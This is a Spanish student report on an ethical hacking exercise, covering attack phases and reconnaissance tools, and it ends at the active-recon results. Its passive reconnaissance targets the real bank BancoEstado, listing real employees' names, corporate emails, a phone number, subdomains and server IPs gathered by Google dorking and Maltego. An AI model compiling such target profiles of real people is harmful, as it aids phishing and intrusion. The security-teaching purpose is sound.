

**UNIVERSIDAD DE SANTIAGO DE CHILE**  
**FACULTAD DE INGENIERÍA**  
**DEPARTAMENTO DE INGENIERÍA INFORMÁTICA**

**Seguridad en Redes**  
**PEP 2: Proceso de Hacking Ético**

Alumno: Reinaldo Pacheco Parra

Asignatura: Seguridad en Redes

Profesor: René Guerrero Torres

Ayudante: Iván Zúñiga

4 de enero de 2025



## Índice

<b>INTRODUCCIÓN .....</b>	<b>3</b>
CONTEXTUALIZACIÓN .....	3
ANTECEDENTES.....	3
<i>Reconocimiento</i> .....	3
<i>Enumeración y Escaneo</i> .....	4
<i>Análisis de Vulnerabilidades</i> .....	5
<i>Explotación</i> .....	6
<i>Post-Explotación</i> .....	6
<b>RECONOCIMIENTO.....</b>	<b>6</b>
TÉCNICAS UTILIZADAS.....	6
<i>Reconocimiento Pasivo</i> .....	6
.....	9
<i>Reconocimiento Activo</i> .....	12
RESULTADOS OBTENIDOS .....	14
<i>Resultados Reconocimiento Pasivo</i> .....	14
<i>Resultados Reconocimiento Activo</i> .....	14
<b>ENUMERACIÓN Y ESCANEO .....</b>	<b>15</b>
TÉCNICAS UTILIZADAS.....	15
RESULTADOS OBTENIDOS .....	17
<b>ANÁLISIS DE VULNERABILIDADES .....</b>	<b>18</b>
TÉCNICAS UTILIZADAS.....	18
RESULTADOS OBTENIDOS .....	22
<b>EXPLOTACIÓN .....</b>	<b>22</b>
TÉCNICAS UTILIZADAS.....	22
RESULTADOS OBTENIDOS .....	29
<b>POST-EXPLOTACIÓN.....</b>	<b>29</b>
TÉCNICAS UTILIZADAS.....	30
RESULTADOS OBTENIDOS .....	33
<b>CONCLUSIONES.....</b>	<b>33</b>
RESUMEN .....	33
RECOMENDACIONES DE SEGURIDAD .....	33
<i>Información expuesta</i> .....	33
<i>Sistema expuesto</i> .....	34
<b>BIBLIOGRAFÍA .....</b>	<b>35</b>



## Introducción

Este informe documenta el proceso de realización de la PEP2 de la asignatura “Seguridad en Redes”. El objetivo es llevar a cabo un proceso de hacking ético en la máquina virtual “**Metasploitable2**”, diseñada con vulnerabilidades que serán explotadas utilizando la herramienta “**Metasploit**” desde una máquina virtual con Kali Linux.

Para efectos prácticos, se simula como "objetivo" el Banco del Estado de Chile, utilizando su página principal ([www.bancoestado.cl](http://www.bancoestado.cl)) como fuente inicial para los procedimientos. Todo esto se realiza desde una perspectiva ética y exclusivamente con fines de aprendizaje académico.

## Contextualización

En el marco de este ejercicio, se plantea el siguiente escenario:

*“Un estudiante de ciberseguridad ha sido contratado por BancoEstado para realizar una auditoría de seguridad mediante un proceso de hacking ético. El objetivo principal es identificar posibles vulnerabilidades en los sistemas de la institución financiera, evaluando su infraestructura tecnológica y proponiendo medidas de mitigación para fortalecer su seguridad.”*

Para mantener la legalidad del ejercicio y evitar cualquier acceso no autorizado a sistemas reales, se utilizará la máquina virtual “**Metasploitable2**” como ambiente controlado de pruebas. Esta máquina simulará ser parte de la infraestructura de BancoEstado, permitiendo realizar las pruebas de penetración de manera segura y controlada. Además, será creado un archivo dentro de la máquina que contenga alguna cuenta que simule a un miembro de la organización, este será el objetivo del atacante.

## Antecedentes

El ejercicio sigue el modelo clásico de ciberataque, que consta de cinco etapas: Reconocimiento, Enumeración y Escaneo, Análisis de Vulnerabilidades, Explotación, y Post-Explotación.<sup>1</sup>

### Reconocimiento

La primera etapa de un ataque se denomina Reconocimiento, en esta fase, se recolecta información pública del objetivo con el fin de construir un perfil inicial. Este perfil incluye datos como direcciones IP, nombres de dominio, registros DNS, sistemas operativos utilizados, versiones de software, infraestructura de red y cualquier otra información relevante.



El reconocimiento se divide en dos tipos: reconocimiento pasivo, donde se recolecta información sin una interacción con el objetivo (usando motores de búsqueda o datos públicos) o reconocimiento activo, donde se realiza interacción directa con el objetivo (interceptando información o ejecutando pruebas de reconocimiento de puertos)

### **Herramientas de Reconocimiento:**

- ❖ **Google Dorks:** Es una técnica de búsqueda que utiliza operadores especiales de Google para encontrar información específica, permite encontrar archivos sensibles e información expuesta inadvertidamente. <sup>2</sup> Por ejemplo, la siguiente búsqueda:

***site:usach.cl filetype:pdf***

muestra los archivos pdf del sitio web de la Universidad de Santiago de Chile.

- ❖ **Who.is:** Es una página web utilizada para efectuar consultas en una base de datos y así obtener información sobre el propietario de un nombre de dominio o una dirección IP en Internet. <sup>3</sup>
- ❖ **Shodan:** Es un motor de búsqueda para dispositivos conectados a internet, es capaz de encontrar sistemas, servicios y dispositivos expuestos, vulnerables y mal configurados. <sup>4</sup>
- ❖ **Maltego:** Es una herramienta de inteligencia de fuentes abiertas y visualización de relaciones, permite recopilar y conectar información de fuentes públicas creando mapas visuales de relaciones conectadas entre sí a partir de una búsqueda inicial como el nombre de una persona o un sitio web. <sup>5</sup>
- ❖ **NumberGuru:** Es una página web que permite realizar búsquedas inversas de números telefónicos proporcionando información acerca de la ubicación, tipo de línea o reportes de spam asociados. <sup>6</sup>
- ❖ **Fuzzing:** Es una técnica de prueba automatizada que introduce datos inválidos o aleatorios identificando vulnerabilidades en aplicaciones o sitios web. <sup>7</sup>
- ❖ **Wireshark:** Es un analizador de protocolos de red de código abierto, permite capturar y analizar el tráfico de red en tiempo real detallando paquetes y protocolos de red en un servicio. <sup>8</sup>

### **Enumeración y Escaneo**

La segunda etapa de un ataque se denomina Enumeración y Escaneo. Durante esta etapa, se ejecutan varios tipos de escaneos para mapear la infraestructura del sistema objetivo. Se centra en la identificación de puertos abiertos y servicios



activos. En base a esta información se logra identificar la superficie de ataque del sistema, revelando servicios accesibles y que pueden ser vulnerables. Dependiendo el tipo de escaneo, se pueden obtener tipo y versión de sistema operativo, configuración de red, entre otros detalles relevantes.

### **Herramientas de Enumeración y Escaneo:**

- ❖ **Nmap:** Es una herramienta de código abierto para exploración de red y auditoría de seguridad, **Nmap** utiliza paquetes IP "crudos" en formas originales para determinar qué equipos se encuentran disponibles en una red, qué servicios ofrecen, qué sistemas operativos y versiones ejecutan y qué tipo de filtros de paquetes o cortafuegos se están utilizando.<sup>9</sup>

### **Análisis de Vulnerabilidades**

En la siguiente etapa llamada Análisis de Vulnerabilidades, se realiza una evaluación sistemática para identificar y analizar las debilidades que puedan estar presentes en el sistema objetivo. En este proceso, se correlaciona la información recopilada de las fases anteriores con las vulnerabilidades documentadas en bases de datos tales como Exploit-DB. A partir de ello, se realiza un análisis evaluando la severidad de cada una de las vulnerabilidades encontradas para determinar su potencial de ser explotadas para obtener acceso al sistema.

### **Herramientas de Análisis de Vulnerabilidades:**

- ❖ **Nessus:** Es una herramienta de escaneo de vulnerabilidades que permite identificar debilidades en sistemas, realiza auditorías de configuración y evalúa el cumplimiento de las políticas de seguridad. Se destaca por utilizar una base de datos de vulnerabilidades para detectar fallas presentes en sistemas o dispositivos.<sup>10</sup>
- ❖ **Exploit-DB:** Es una base de datos que recopila exploits y vulnerabilidades conocidas. Se indican detalles sobre la vulnerabilidad, software, los sistemas afectados, descripciones de técnicas y el código de explotación.<sup>11</sup>
- ❖ **CVE Details:** Es una plataforma que contiene información detallada sobre las vulnerabilidades conocidas en los sistemas. Se puede filtrar la información según la fecha, tipo, puntaje de vulnerabilidad, entre otros. Cada vulnerabilidad incluye como detalle un código único, fecha de publicación, productos afectados y un puntaje que indica la gravedad de la vulnerabilidad.<sup>12</sup>
- ❖ **INCIBE-CERT:** Es una plataforma que contiene información detallada sobre vulnerabilidades conocidas. Entrega datos como gravedad, tipo, descripción, impacto, productos, versiones vulnerables y referencias a soluciones.<sup>13</sup>



## Explotación

En esta fase, llamada Explotación, se ejecutan ataques controlados utilizando las vulnerabilidades identificadas anteriormente, con el propósito de demostrar cómo un atacante podría obtener acceso no autorizado al sistema. El objetivo principal es lograr obtener acceso para posteriormente realizar acciones sobre el sistema.

### Herramientas de Explotación:

- ❖ **Metasploit:** Es un framework de explotación enfocado en pentesting, proporciona una colección de exploits verificados y herramientas para pruebas de seguridad. Posee módulos preconfigurados con información acerca de la fecha, ranking, chequeo y descripción de cada tipo de ataque disponible.<sup>14</sup>

## Post-Explotación

Finalmente, en la fase de Post-Explotación, se realizan acciones dentro del sistema comprometido. Estas acciones pueden incluir el escalamiento de privilegios para obtener más derechos de acceso, robo de datos sensibles, instalación de puerta trasera para mantener el acceso a largo plazo, eliminación de rastros del ataque para evitar la detección o aviso de las vulnerabilidades a los encargados del sistema. Las acciones dependen del objetivo planteado por el atacante.

Cada una de las fases anteriores se ejecuta con el propósito de identificar posibles vulnerabilidades y explotarlas de manera ética y controlada, con el fin de mejorar la seguridad del sistema objetivo y aprender sobre las técnicas y herramientas utilizadas en el hacking ético.

# Reconocimiento

## Técnicas utilizadas

### Reconocimiento Pasivo

En primer lugar, se utiliza la herramienta **Google Dorks** para buscar información relevante dentro de la página principal de BancoEstado. Como esta es una organización muy grande y que posee mucha información en internet, se debe acotar la búsqueda para encontrar datos de corporativos de BancoEstado.



Para ello, se realiza la siguiente consulta en el buscador de Google para buscar correos corporativos:




Figura 1: Búsqueda mediante Google Dorks

donde:

- ❖ **site:bancoestado.cl:** Limita los resultados de búsqueda al dominio de la página principal bancoestado.cl
- ❖ **filetype:pdf:** Filtra los resultados para buscar únicamente documentos en formato pdf
- ❖ **intext:@bancoestado.cl:** Busca el patrón @bancoestado.cl para identificar correos electrónicos con el dominio de BancoEstado

De esta manera, al combinar los componentes de búsqueda, se retornan documentos en pdf, que pertenecen a la página bancoestado.cl y contienen correos con dominio @bancoestado.cl.

Se obtiene como resultado un conjunto de documentos en formato pdf relacionados a temas bancarios tales como contratos, folletos informativos y documentos de regulación. Luego de investigar algunos documentos, se logran identificar algunos correos corporativos de BancoEstado. El primer correo, se encuentra al final de un documento de memoria de 2019, en él se puede visualizar el nombre de Francisca Lira Domínguez, encargada de Gerencia de Estudios y Políticas Públicas con correo [flira@bancoestado.cl](mailto:flira@bancoestado.cl) y el número de teléfono fijo **+56 2 29705623**.





Figura 2: Primer PDF encontrado



**BANCO DEL ESTADO DE CHILE**

Av. Libertador Bernardo O'Higgins 1111

**GERENCIA RESPONSABLE**  
ESTUDIOS Y POLÍTICAS PÚBLICAS

**MATERIALIDAD Y CONTENIDOS**  
CORPORATE CITIZENSHIP

**DISEÑO Y DIAGRAMACIÓN**  
STRONG / [www.strongchile.com](http://www.strongchile.com)

**IMÁGENES:**  
- Archivo BancoEstado.  
- 82 fotografías corresponden a imágenes de Shutterstock, descargadas bajo la autorización que otorga la licencia estándar.

Punto de contacto para preguntas sobre el informe:

**Francisca Lira Domínguez**  
Gerencia de Estudios y Políticas Públicas  
[flira@bancoestado.cl](mailto:flira@bancoestado.cl)  
+56 2 2970 5623

Figura 3: Información encontrada en el primer PDF

Luego, se encuentra otro documento en formato PDF llamado BancoEstado Informa N°3: Evolución retiros de fondos previsionales administrados en cuentas BancoEstado emitido en mayo 2022 y elaborado por la Gerencia de Planificación y Estudios. En el final del documento, se pueden visualizar los nombres y correos de los autores, que son los siguientes:

- ❖ Cecilia Arellano: [carellan@bancoestado.cl](mailto:carellan@bancoestado.cl)
- ❖ Francisca Lira: [flira@bancoestado.cl](mailto:flira@bancoestado.cl)
- ❖ M.Constanza Bahamonde: [mbahmo6@bancoestado.cl](mailto:mbahmo6@bancoestado.cl)
- ❖ Nelson Lucero: [nlucero1@bancoestado.cl](mailto:nlucero1@bancoestado.cl)
- ❖ Nicole Winkle: [nwinkler@bancoestado.cl](mailto:nwinkler@bancoestado.cl)








Figura 4: Segundo PDF encontrado



Figura 5: Información encontrada en el segundo PDF

Ahora, utilizando el programa Maltego, se ingresan los correos electrónicos para obtener información adicional que pueda resultar relevante. Para ello, se accede a la "Entity Palette", donde se selecciona la opción "Email Address". Luego, se arrastra la entidad hacia la pantalla principal y se introducen los datos correspondientes. A continuación, se ejecutan las opciones disponibles para recopilar información generando automáticamente un árbol que muestra las relaciones entre los datos obtenidos:




Figura 2: Datos obtenidos de correos en Maltego




Figura 3: Datos obtenidos de bancoestado.cl en Maltego

La búsqueda revela que los correos están asociados al dominio **bancoestado.cl**, correspondiente a la página principal de BancoEstado. Además, se obtiene información relevante:

El sitio web está vinculado a la compañía Banco del Estado de Chile. Su dominio está registrado en NIC Chile y cuenta con varios subdominios, entre ellos: **(mail3.bancoestado.cl;test2012.bancoestado.cl;desa-test1-cirrus@bancoestado.cl)**



- ❖ El sitio parece estar asociado a dos direcciones IP: **170.233.153.190** y **52.72.118.17**, las cuales se verificarán posteriormente utilizando la herramienta **Whois**.
- ❖ El correo [carellan@bancoestado.cl](mailto:carellan@bancoestado.cl) muestra un número de teléfono fijo (212) 555-6789, que al ser buscado en la página **NumberGuru** indica que está reportado como spam desde distintas ubicaciones del mundo. La ubicación de este número indica la ciudad de Nueva York.




Figura 4: Búsqueda del número de teléfono en NumberGuru

Ahora, para comprobar las dos direcciones IP encontradas a través de **Maltego**, se ejecuta **whois** en la terminal de la máquina virtual de Kali Linux con el comando:

***"whois bancoestado.cl"***

Este comando entrega como respuesta la siguiente información:

- ❖ El dominio fue registrado por Banco del Estado de Chile
- ❖ El dominio está registrado en NIC Chile
- ❖ El dominio fue registrado el 30 de agosto de 1999 a las 20:41:44
- ❖ El dominio expira el 24 de septiembre de 2025
- ❖ Uno de los servidores [aws.bancoestado.cl](http://aws.bancoestado.cl) (52.72.118.17) probablemente esté alojado en AWS (Amazon Web Services) debido al prefijo del servidor.
- ❖ El otro servidor [cqn.bancoestado.cl](http://cqn.bancoestado.cl) (170.233.153.190) podría estar alojado en una infraestructura propia de BancoEstado.



```
(kali@kali)-[~]
$ whois bancoestado.cl
%%
%% This is the NIC Chile Whois server (whois.nic.cl).
%%
%% Rights restricted by copyright.
%% See https://www.nic.cl/normativa/politica-publicacion-de-datos-cl.pdf
%%

Domain name: bancoestado.cl
Registrant name: Banco del Estado de Chile, Rep por Silva
Registrant organisation:
Registrar name: NIC Chile
Registrar URL: https://www.nic.cl
Creation date: 1999-08-30 20:41:44 CLST
Expiration date: 2025-09-24 17:41:44 CLST
Name server: aws.bancoestado.cl (52.72.118.17)
Name server: cqn.bancoestado.cl (170.233.153.190)

%%
%% For communication with domain contacts please use website.
%% See https://www.nic.cl/registry/Whois.do?d=bancoestado.cl
%%
```

Figura 5: Ejecución de whois sobre bancoestado.cl en Kali Linux

Finalmente, se buscan las direcciones encontradas en **SHODAN**, pero no se encuentran resultados.




Figura 10: Primera IP buscada en SHODAN




Figura 11: Segunda IP buscada en SHODAN

## Reconocimiento Activo

Las siguientes pruebas se realizarán sobre la máquina “**Metasploitable2**” tomando la consideración inicial que simula un sistema perteneciente a la organización BancoEstado, esto se hace con el fin de evitar problemas legales o algún otro inconveniente. Para ello, la máquina debe encontrarse en la misma red que la máquina de Kali Linux para que pueda ser detectada.






Figura 6: Configuración de ambas máquinas en Internal Network

Desde la terminal de Kali Linux (con dirección IP **192.168.56.101**) se ejecuta el escaneo a la red en búsqueda de otra máquina que se encuentre en la misma red con el siguiente comando:

**sudo nmap -sn 192.168.56.0/24**




Figura 7: Escaneo a la red con nmap desde Kali Linux

Se inicia el escaneo a través de **nmap** y se encuentra otra máquina que se está ejecutando en la dirección IP **192.168.56.102**

Para asegurar que es posible la comunicación desde Kali Linux hacia la máquina encontrada, se realiza ping con el siguiente comando:

**ping 192.168.56.102**



Se obtiene respuesta desde la dirección, por lo que existe comunicación hacia la máquina “Metasploitable2”

```
(kali@kali)-[~]
$ ping 192.168.56.102
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data:
64 bytes from 192.168.56.102: icmp_seq=1 ttl=64 time=0.710 ms
64 bytes from 192.168.56.102: icmp_seq=2 ttl=64 time=0.834 ms
64 bytes from 192.168.56.102: icmp_seq=3 ttl=64 time=0.583 ms
64 bytes from 192.168.56.102: icmp_seq=4 ttl=64 time=3.24 ms
64 bytes from 192.168.56.102: icmp_seq=5 ttl=64 time=2.62 ms
64 bytes from 192.168.56.102: icmp_seq=6 ttl=64 time=0.597 ms
^C
— 192.168.56.102 ping statistics —
6 packets transmitted, 6 received, 0% packet loss, time 7985ms
rtt min/avg/max/mdev = 0.583/1.429/3.236/1.076 ms
```

Figura 8: Respuesta obtenida del ping hacia la máquina Metasploitable2

## Resultados obtenidos

### Resultados Reconocimiento Pasivo

Luego de realizar el reconocimiento pasivo, se logra identificar lo siguiente:

- ❖ 5 nombres y correos corporativos asociados a la organización BancoEstado.
- ❖ Otros 4 correos asociados a BancoEstado ( [comunicaciones@bancoestado.cl](mailto:comunicaciones@bancoestado.cl), [ejrentav@bancoestado.cl](mailto:ejrentav@bancoestado.cl), [kler@bancoestado.cl](mailto:kler@bancoestado.cl), [llan@bancoestado.cl](mailto:llan@bancoestado.cl) )
- ❖ Información acerca del dominio asociado a la página principal bancoestado.cl tales como fecha de registro y expiración.
- ❖ La página responde con 2 servidores (aws.bancoestado.cl y cqn.bancoestado.cl) , sus direcciones son 52.72.118.17 y 170.233.153.190 Uno de ellos, está alojado en el servicio de Amazon Web Services.
- ❖ 2 números de teléfono fijo: uno asociado a Chile y otro aparentemente a la ciudad de Nueva York, este último, reportado como spam.
- ❖ Varias DNS asociadas con dominio de BancoEstado tales como: (mail3.bancoestado.cl, tesco.bancoestado.cl, testapp.bancoestado.cl, apis-test-bancoestado.cl, entre otras)

### Resultados Reconocimiento Activo

Luego de realizar el reconocimiento activo, se logra identificar lo siguiente:

